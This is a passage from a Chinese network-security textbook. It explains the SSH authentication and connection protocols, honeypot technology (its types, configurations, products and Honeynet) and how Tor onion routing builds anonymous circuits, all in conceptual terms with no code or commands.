用户认证协议是建立在传输层协议之上的。在进行用户认证之前，假定传输层协议已提供了数据机密性和完整性保护。用户认证协议接受传输层协议确定的会话 ID，作为本次会话过程的唯一标识。服务器端首先向客户端发起用户认证，他会告诉客户端他所支持的认证算法，以便客户端进行选择。认证有一定的时限以及失败认证时尝试的次数，一旦用户认证成功，服务器端会根据客户端所提出的请求启动相应的服务。SSH 支持多种认证方式：用户密码、公钥认证、CA 等。可以单独使用一种认证方式，也可以多种认证方式共同使用。

3. 连接协议（SSH-CONNECT）

连接协议是运行在 SSH 传输层协议和用户认证协议之上，提供交互式登录会话（即 Shell 会话），远程命令的执行，转交 TCP/IP 连接以及转交 X11 连接。所有的终端会话和转交连接等都是隧道，通过将加密隧道复用成多个逻辑隧道，提供给高层应用协议使用。SSH2.0 提供了交互会话、远程命令执行和转发包括 X11 和其他 TCP 流量传输的连接等处理功能，这些都被认为是通道。一个单一的会话连接可以处理多个通道，这项工作由连接层完成。

SSH 连接建立过程：

（1）协议版本协商

由于 SSH 具有多种不同的版本，两个 SSH 协议首先要确认这次通讯使用何种版本。具体过程是，客户端向服务端发出 TCP 请求，服务端响应客户端的 TCP 请求，并告诉客户端其自身的协议版本号和软件版本号，客户端根据服务端和自己的协议版本号和软件版本号决定使用哪种协议版本号和软件版本号进行此次通讯，一般取客户端和服务端最低或互相兼容的协议版本号和软件版本号。这个过程是以明文传送。

（2）会话加密初始化

SSH 通讯使用会话密钥保证传输加密，这一阶段是产生会话密钥的过程。由于考虑到性能问题，会话加密采用对称加密机制，使用公钥体系来保障会话密钥的安全传输。

具体做法是：服务端发送主机密钥公钥部分、服务密钥公钥部分、一个 64 位的随机数和支持的加密算法等信息给客户端，客户端生成会话密钥，并用服务端主机公钥、服务端服务公钥等要素对会话密钥进行加密并传送给服务端，服务端收到加密字符串后用自己的各种私钥解出会话密钥。此时，会话密钥已安全传送，双方可以使用该密钥加密传输数据。

（3）认证

会话密钥协商后，双方进入认证阶段。客户端首先向服务端发送用户名，服务端检查用户是否存在，如果该用户不存在则返回相应信息以示该用户不存在，如果该用户存在则通知客户“现在可以发送认证请求了”。客户端收到“该用户存在”的信息，客户端按照已经设好的认证方式向服务端提出认证请求。对任何一个申请，如果服务端接受，

服务端就发送“接受该认证”的信息给客户端，否则，以“无法识别该认证方式”回应。

（4）会话模式

客户端通过服务端认证后，发送会话请求，这些请求包括数据压缩、端口转发、运行 shell、执行命令等。服务端一一审查这些请求，并返回相应信息。

SSH 协议最重要的特点和功能是加密和认证。从 SSH 的体系结构和连接建立过程看，SSH 始终都围绕怎么更好、更安全的加密（保护会话密钥）和认证来工作。

SSH 的应用软件有很多。基于 Windows2000 的 SSH 应用软件有 Vshell、ssh2-2.4.0、win-server、F-SecureSSH、WINSSHD 等。而在 LINUX 下面最具代表性的 SSH 软件是 OpenSSH。

3.4.6 网络蜜罐技术

3.4.6.1 蜜罐概述

蜜罐（Honeypot）技术是一种主动防御技术，是入侵检测技术的一个重要发展方向。

蜜罐是一种在互联网上运行的计算机系统，是专门为吸引并诱骗那些试图非法闯入他人计算机系统的人而设计的。蜜罐系统是一个包含漏洞的诱骗系统，它通过模拟一个或多个易受攻击的主机和服务，给攻击者提供一个容易攻击的目标。由于蜜罐并没有向外界提供真正有价值的服务，因此所有试图与其进行连接的行为均可认为是可疑的，同时让攻击者在蜜罐上浪费时间，延缓对真正目标的攻击，从而使目标系统得到保护。由于蜜罐技术的特性和原理，使得它可以对入侵的取证提供重要的信息和有用的线索，便于研究入侵者的攻击行为。从这个意义上讲，蜜罐是一个“诱捕”攻击者的陷阱。虽然蜜罐不会直接提高计算机网络安全，但它却是其他安全策略不可替代的一种主动防御技术。

蜜罐系统最主要的功能是对系统中所有的操作和行为进行监视和记录。通过对系统进行伪装，使得攻击者在进入到蜜罐系统后并不会知晓其行为已经处于系统的监视之中，然后根据所有攻击行为分析攻击的方法和攻击企图。

蜜罐的优点有：

① 使用简单：相对于其他安全措施，蜜罐最大的优点就是简单。蜜罐中并不涉及到任何特殊的计算，不需要保存特征数据库，也没有需要进行配置的规则库。

② 资源占用少：蜜罐需要做的仅仅是捕获进入系统的所有数据，对那些尝试与自己建立连接的行为进行记录和响应，所以不会出现资源耗尽的情况。

③ 数据价值高：蜜罐收集的数据很多，但是它们收集的数据通常都带有非常有价值的信息。安全防护中最大的问题之一是从成千上万的网络数据中寻找自己所需要的数据。

蜜罐的缺点有：

① 数据收集面狭窄：如果没有人攻击蜜罐，它们就变得毫无用处。如果攻击者辨

别出用户的系统为蜜罐，它就会避免与该系统进行交互并在蜜罐没有发觉的情况下潜入用户所在的组织。

② 给使用者带来风险：蜜罐可能为用户的网络环境带来风险，蜜罐一旦被攻陷，就可以用于攻击、潜入或危害其他的系统或组织。

蜜罐不仅可以作为独立的信息安全工具，还可以与其他安全工具（比如防火墙和 IDS 等）协作使用，从而取长补短地对入侵者进行检测。蜜罐可以查找并发现新型攻击和新型攻击工具，从而解决了 IDS 中无法对新型攻击迅速做出反应的缺点。

面对不断改进的黑客技术，无论是商用的蜜罐还是免费的蜜罐软件，蜜罐技术要持续目前具有的所有功能就必须不断发展和更新，模拟更多的服务、更多的操作系统，提高蜜罐与入侵者之间的交互程度，真正达到以假乱真、以假示真的目的。

3.4.6.2 蜜罐的分类

根据不同的标准可以对蜜罐技术进行不同的分类。

根据产品设计目的可将蜜罐分为两类：产品型和研究型。产品型蜜罐的目的是减轻受保护组织将受到的攻击威胁。蜜罐加强了受保护组织的安全措施。这种类型的蜜罐所要做的工作主要是吸收攻击流量，像市场上安全产品的黑洞。研究型蜜罐专门以研究和获取攻击信息为目的而设计。这种蜜罐要做的工作是使研究组织面对各类网络威胁，并寻找能够对付这些威胁更好的方式。

根据蜜罐与攻击者之间进行的交互对蜜罐进行分类，可以将蜜罐分为三类：低交互蜜罐、中交互蜜罐和高交互蜜罐，用于衡量攻击者与操作系统之间交互的程度。这三种不同的程度也可以说是蜜罐在被入侵程度上的不同，但三者之间并没有明确的分界。

低交互蜜罐只提供一些特殊的虚假服务，这些服务通过在特殊端口监听来实现。蜜罐为攻击者展示的所有攻击弱点和攻击对象都不是真正的产品系统，而是对各种系统及其提供的服务的模拟。

中交互蜜罐提供了更多的交互信息，但还是没有提供一个真实的操作系统。通过这种较高程度的交互，更复杂些的攻击手段就可以被记录和分析。中交互蜜罐是对真正的操作系统的各种行为的模拟，在这个模拟行为的系统中，用户可以进行各种随心所欲的配置，让蜜罐看起来和一个真正的操作系统没有区别。

高交互蜜罐具有一个真实的操作系统，它收集信息可能性、吸引攻击者攻击的程度也大大提高，但同时随着复杂程度的提高危险性也随之增大。黑客攻入系统的目的之一就是获取 root 权限，一个高交互级别的蜜罐就提供了这样的环境。高交互蜜罐是完全真实的系统，设计的最主要目的是对各种网络攻击行为进行研究。高交互蜜罐最大的缺点是被入侵的可能性很高。

根据蜜罐主机所采用的技术分类，蜜罐可以分为三种基本类型：牺牲型蜜罐（Sacrificiallambs）、外观型蜜罐（Facades）和测量型蜜罐（InstrumentedSystems）。

牺牲型蜜罐就是一台简单的为某种特定攻击设计的计算机。牺牲型蜜罐实际上是放

置在易受攻击地点，假扮为攻击的受害者。它为攻击者提供了极好的攻击目标。不过提取攻击数据比较费时，并且它本身也会被攻击者利用来攻击其他的机器。

外观型蜜罐技术仅仅对网络服务进行仿真而不会导致机器真正被攻击，因此蜜罐的安全不会受到威胁。外观型蜜罐是一种呈现目标主机的虚假映像的系统，通常作为目标服务或应用的仿真软件进行各项工作。当外观型蜜罐受到侦听或攻击时，它会迅速收集有关入侵者的信息。

测量型蜜罐建立在牺牲型蜜罐和外观型蜜罐的基础之上。测量型蜜罐为攻击者提供了高度可信的系统，非常容易访问但是很难绕过，同时，高级的测量型蜜罐还可防止攻击者将系统作为进一步攻击的跳板。

3.4.6.3　蜜罐的基本配置

在受防火墙保护的网络中，蜜罐通常放置在防火墙的外部或放置在防护程度较低的服务网络中。这样做的目的是让攻击者可以轻松地获得蜜罐提供的所有服务。这样才能达到诱骗入侵者的目的，从而可以记录入侵者的行为。蜜罐有四种不同的配置方式：

- 诱骗服务（DeceptionService）
- 弱化系统（WeakenedSystem）
- 强化系统（HardenedSystem）
- 用户模式服务器（UserModeServer）

如图 3-77 是一个蜜罐配置图。

诱骗服务是指在特定 IP 服务端口上进行侦听，并像其他应用程序那样对各种网络请求进行应答的应用程序。诱骗服务是蜜罐的基本配置，例如，可以将诱骗服务配置为 Sendmail 服务的模式后，当攻击者连接到蜜罐的 TCP/25 端口时，就会收到一个由蜜罐发出的代表 Sendmail 版本号的标识。

弱化系统是一个配置有已知攻击弱点的操作系统，比如，系统安装有已知的易受远程攻击的 RPC、Sadmind 和 mountd 等。这种配置的特点是，恶意攻击者更容易进入系统，系统可以收集有关攻击的数据。

强化系统是对弱化系统配置的改进。强化系统并不配置一个看似有效的系统，蜜罐管理员为基本操作系统提供所有自己知道的安全补丁，使系统的每个服务变得足够安全。一旦攻击者闯入“足够安全”的服务中，蜜罐就开始收集攻击者的行为信息，一方面可以为加强防御提供依据，另一方面可以为执法机构和取证机构提供证据。配置强化系统是在最短时间内收集最多有效数据的最好方法。

将蜜罐配置为用户模式服务器是相对较新的观点。用户模式服务器是一个用户进程，它运行在主机上，并模拟成一个功能健全的操作系统，类似用户通常使用的操作系统。例如可以同时运行文字处理器、电子数据表和电子邮件等应用程序。如果配置适当，攻击者几乎无法察觉他们链接的是用户模式服务器而不是真正的目标主机，也就不会得知自己的行为已经被记录下来。




图 3-77 蜜罐配置图

3.4.6.4 蜜罐产品

蜜罐是一个可以模拟具有一个或多个攻击弱点的主机的系统，为攻击者提供一个易于被攻击的目标。当攻击者闯入网络，最吸引他们的就是蜜罐，蜜罐监视他们的行径，收集相关的数据。现在已开发出一些蜜罐产品，下面对不同的蜜罐产品进行简单介绍。

DTK（DeceptionToolkit）是一种免费的蜜罐软件。DTK 为攻击者展示的是一个具有很多常见攻击弱点的系统。DTK 吸引攻击者的诡计就是可执行性，但是它与攻击者进行交互的方式是模仿那些具有可攻击弱点的系统进行的，所以可以产生的应答非常有限。DTK 仅仅监听输入并产生看起来正常的应答。在这个过程中对所有的行为进行记录，同时提供较为合理的应答，并给闯入系统的攻击者带来系统并不安全的错觉。

Specter 是一种低交互蜜罐，主要功能是模拟服务。除了可以模拟服务之外，它还可以模拟多种不同类型的操作系统，而且操作简单并且风险很低。Specter 可以快速并轻松地检测并判断出谁在做什么。Specter 由两部分组成：引擎部分和控制部分。引擎部分进行数据包嗅探并对各种网络连接进行处理，而控制部分则是提供图形用户界面供使用者进行各项配置。所有的配置都可以在一个界面内完成，每个选项都有一个相关的帮助按钮。

目前，Specter 系统可以模拟九类操作系统，即：

- WindowsNT。
- Windows95/98。
- MacOS。
- Linux。
- SunOS/Solaris。
- DigitalUNIX。
- NeXTStep。
- Irix。
- UnisysUNIX。

Specter 可以模拟五种不同的网络服务——SMTP、FTP、Telnet、Finger 和 Netbus。还可以模拟七种陷阱（特定端口的连接，比如 DNS、HTTP、Sun-RPC、POP3、IMAP4 和 BackOrifice）。所有连接的记录都具有远程主机的 IP 地址、确切时间、服务类型和连接建立时引擎的状态等信息，还提供一个用户自定义陷阱，系统管理员可以指定进行监控的端口。

Honeyd 是一种很强大的具有开放源代码的蜜罐，运行在 UNIX 系统上，可以同时模仿 400 多种不同的操作系统和上千种不同的计算机。Honeyd 不仅可以像 Specter 那样在应用层模仿操作系统，还可以在 TCP/IP 层模仿操作系统。这就意味着如果有人闯入用户的蜜罐时，服务和 TCP/IP 栈都会模拟操作系统做出各种响应，可以完成的工作包括虚拟 nmap 或 xprobe、调节分配重组策略以及调节 FIN 扫描策略。

而 Honeyd 与其他蜜罐不同。无论端口上是否有被监听的服务，Honeyd 都可以检测并记录该端口上的连接。Honeyd 不仅可以模拟不存在的系统，还可以检测任何端口上的行为，所以可以说 Honeyd 是一种检测非法行为的有效工具。

此外，还有许多免费和商用的蜜罐软件产品，如：BOF、Home-made、SmokeDetector、Bigeye、NetFacade、KFSensor 和 Tiny 等。

3.4.6.5　Honeynet

Honeynet 是专门为研究设计的高交互型蜜罐，一般称为蜜网。其设计目的就是从现存的各种安全威胁中提取有用的信息，发现新型的攻击工具，确定攻击的模式并研究攻击者的攻击动机。

Honeynet 不是一个单独的系统而是由多个系统和多个攻击检测应用组成的网络。这个网络放置在防火墙的后面，所有进出网络的数据都会通过这里，并可以捕获并控制这些数据。分析捕获的数据，就可以得到攻击组织所使用的工具、策略和动机。

Honeynet 内可以同时包含多种系统，比如 Solaris、Linux、WindowsNT、Cisco 路由器和 Alteon 交换机等，这样就可以创建一个反映真实产品情况的网络环境。不仅如此，不同的系统可以采用不同的应用，比如 LinuxDNS 服务器、WindowsIIS 网络服务器和

Solaris 数据库服务器，这样就可以进行不同工具和策略的学习。不同的攻击者攻击的是特定的系统、应用或弱点。拥有各种操作系统的不同实际应用，就可以更加准确地概括不同攻击者的不同意图和特点。

Honeynet 的系统都是标准的，这些系统和应用都是用户可以在互联网上找到的真实系统和应用。这意味着该网络中的任何一部分都不是模拟的应用，而这些应用都具有与真实的系统相同的安全等级。因此，在 Honeynet 中发现的漏洞和弱点就是真实存在的组织所需改进的问题。用户所需做的就是将系统从产品环境移植到 Honeynet 中。

所有的 Honeynet 都必须支持信息控制和信息捕获。信息控制代表了一种规则，用户必须能够确定自己的数据包能够发送到什么地方，是对入侵者行为的规范。其目的是，当用户 Honeynet 内的蜜罐主机被入侵后，它不会被用来攻击 Honevnet 以外的机器和组织。信息捕获则是要捕获所有的攻击者行为，抓到攻击组织的所有数据流。要在攻击者没有察觉的情况下，尽量多的捕获有关攻击者行为的数据，并使到达蜜罐的数据尽量真实；同时捕获的数据不能存储在本地蜜罐中，以免被攻击者发现。只有做到这两点，Honeynet 的使用者才能进一步分析攻击者所使用的工具、策略及攻击意图。

3.4.7 匿名网络（Tor）

3.4.7.1 Tor 简介

Tor（TheOnionRouter）或许不是网络匿名访问的唯一手段，但毫无疑问它是目前最流行、最受开发者欢迎的。这个免费、开源的程序可以给网络流量进行三重加密，并将用户流量在世界各地的电脑终端里跳跃传递，这样就很难去追踪它的来源。大部分的 Tor 用户只把它作为一个匿名浏览网页的工具，不过实际上它潜力十足：Tor 软件可以在操作系统后台运行，创建一个代理链接将用户连接到 Tor 网络。随着越来越多的软件甚至操作系统都开始允许用户选择通过 Tor 链接发送所有流量，这使得你几乎可以用任何类型的在线服务来掩盖自己的身份。



图 3-78 Tor 的 logo

Tor 是第二代洋葱路由（onionrouting）的一种实现，用户通过 Tor 可以在因特网上进行匿名交流。

流量分析是一种主要的网络的监视行为。Tor 是一个能够抵御流量分析的软件项目。Tor 将通信信息通过一个由遍及全球的志愿者运行的中继（relay）所组成的分布式网络转发，以此来保护信息的安全。Tor 在传输数据时封包不但经过加密，传输过程中会经过哪些路由也是随机的，因此不但很难追踪，也不易得知通信的内容。Tor 能与现有的许多应用程序配合工作，包括 Web 浏览器、即时通信客户端、远程登录和基于 TCP 协议的其他应用程序。

洋葱代理（OnionProxy，OP）使用源路由方式随机选择洋葱路由器（OnionRouter，OR）组成匿名传输路径，将后面路径的数据和地址一同加密作为前段路径 IP 包的载荷进行传送，并且每个洋葱路由器只和相邻的洋葱路由器通信并传输数据，这样就能有效隐藏了目的节点。当用户有匿名需求，通过 OP 从目录服务器下载 Tor 网络状态信息。然后会根据得到的洋葱路由，构建一条转发路径。每个洋葱路由器担任传输中继，而且这些洋葱路由只和相邻的洋葱路由进行通信并传输数据。

如图 3-79，假定 Alice 是我们的 OP（客户端），通过 Tor 随机选择一个 Tor 匿名网络中的路由器作为 Tor 网络的接入点并且与这个路由器进行短期的回话密钥协商，然后逐跳扩展匿名链路，直到到达目标点。

在连接的建立阶段，是由消息的发送者的洋葱代理路由器 OP 来选择创建整条匿名路径的。客户端通过 OP 选择一条通过网络的路径并构造一个环路（circuit，虚拟环路）。在这个环路里每一个在路径上 OR（洋葱路由器）知道它的前序节点和后序节点，但是不知道在环路里的任意的其他节点。客户端的 OP 首先根据目录服务器中获得所有 OR 的信息，按照预定的算法选择一个路由节点加入通信线路，使用 Diffie-Hellman 握手协商通信对称密钥建立通信链路，以及对通信数据加密。

在新的虚拟电路建立过程中，用户的 OP 会以每次一跳的进度，递增的构建线路，图 3-79 即为 Tor 建立一个新的通信虚拟电路的过程，用户的 OP（Alice）在选定的路径中发送一个 createdcell 到第一个中继路由节点（Bob），并标志以一个新的链路编号 circID C_{AB}。这个 createdcell 的负载包括 Diffie-Hellman 握手（g^x）的前一半，用那个 OR（Bob）的洋葱密钥来加密。Bob 以一个包括 g^y 和协商密钥的哈希 K=g^{xy} 的已建立单元回应。一旦线路被建立起来，Alice 和 Bob 可以互相发送以协商密钥加密的转播单元。为了将线路扩展，Alice 发送一个转发扩展单元给 Bob，指明下一个 OR（Carol）的地址和给她的加密过的 g^{x2}。Bob 复制半个握手到建立单元，并发送给 Carol 来扩展电路，并将此线路赋以新的 circID C_{BC}。Alice 无须知道这个 circID；Bob 只使用 C_{AB} 和 Alice 连接，只使用 C_{BC} 和 Carol 连接。当 Carol 回应一个已建立单元后，Bob 将负载打包为转播已扩展单元并把它传给 Alice。现在线路已经扩展到 Carol，而且 Alice 和 Carol 共享一个共同的密钥 K=g^{x1y2}。Alice 只需按照上面的步骤并告诉线路中的最后一个节点再扩展一跳，就可以将线路扩展到第三个节点。

